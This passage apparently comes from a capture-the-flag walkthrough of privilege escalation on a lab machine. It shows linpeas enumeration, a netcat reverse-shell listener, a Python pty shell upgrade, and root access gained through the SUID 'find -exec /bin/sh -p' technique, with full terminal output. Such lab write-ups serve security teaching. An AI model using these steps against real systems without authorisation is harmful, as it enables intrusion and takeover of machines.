2021-10-16 23:27:54 (674 KB/s) - 'linpeas.sh' saved [458110/458110]
nano 3CrashRep.ControllingEIP.py
(root@kali) - [/home/kali/peh/bof/test]

```

after rerunning our correct payload and uploading linpeas.sh

```
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username
```

here are some items of interest.

```
Basic information
OS: Linux version 5.4.0-88-generic (buildd@lgw01-amd64-008) (gcc version 9.3.0 (Ubuntu 9.3.0-10ubuntu1))
User & Groups: uid=1000(pancho) gid=1000(pancho) groups=1000(pancho),24(cdrom),27(sudo),30(dialout)
Hostname: beskarnights
Writable folder: /dev/shm
!!! /usr/bin/ping is available for network discovery (linpeas can discover hosts - learn more)
```

```
-rwsr-xr-x 1 root root 52K Jul 14 22:08 /usr/bin/cnsn (Unknown SUID)
-rwsr-xr-x 1 root root 313K Feb 18 2020 /usr/bin/find
-rwsr-xr-x 1 root root 39K Jul 21 2020 /usr/bin/umount -> BS
```

We need to upgrade our shell to interact with sudo or with the find command properly

```
(kali@kali)-[~]
$ nc -nvlp 1
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1
Ncat: Listening on 0.0.0.0:1
Ncat: Connection from 10.10.94.182.
Ncat: Connection from 10.10.94.182:54858.
python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

pancho@beskarnights:/home/pancho$
```

We upgrade our shell

<https://book.hacktricks.xyz/shells/shells/full-ttys>

from our interesting files looks like a SUID permission is set for the find commands

```
find / -type f -perm -04000 -ls 2>/dev/null
```

```
-rwxr-xr-x 1 root root 433760 Feb 15 2020 btrfs-find
-rwsr-xr-x 1 root root 320160 Feb 18 2020 find
-rwxr-xr-x 1 root root 73128 Jul 21 2020 findmnt
```

notice the s in the file permissions-its SUID

<https://gtfobins.github.io/gtfobins/find/>

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

- -

make sure whenever you run a command you run it with the full path.

```
pancho@beskarnights:/usr/bin$ /usr/bin/find . -exec /bin/sh -p \; -quit
/usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
whoami
root
# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.94.182 netmask 255.255.0.0 broadcast 10.10.255.255
    inet6 fe80::68:3aff:fede:7977 prefixlen 64 scopeid 0x20<link>
    ether 02:68:3a:de:79:77 txqueuelen 1000 (Ethernet)
    RX packets 236 bytes 21781 (21.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 451 bytes 41211 (41.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 208 bytes 16560 (16.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 208 bytes 16560 (16.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

#
```

WE HAVE ROOT!!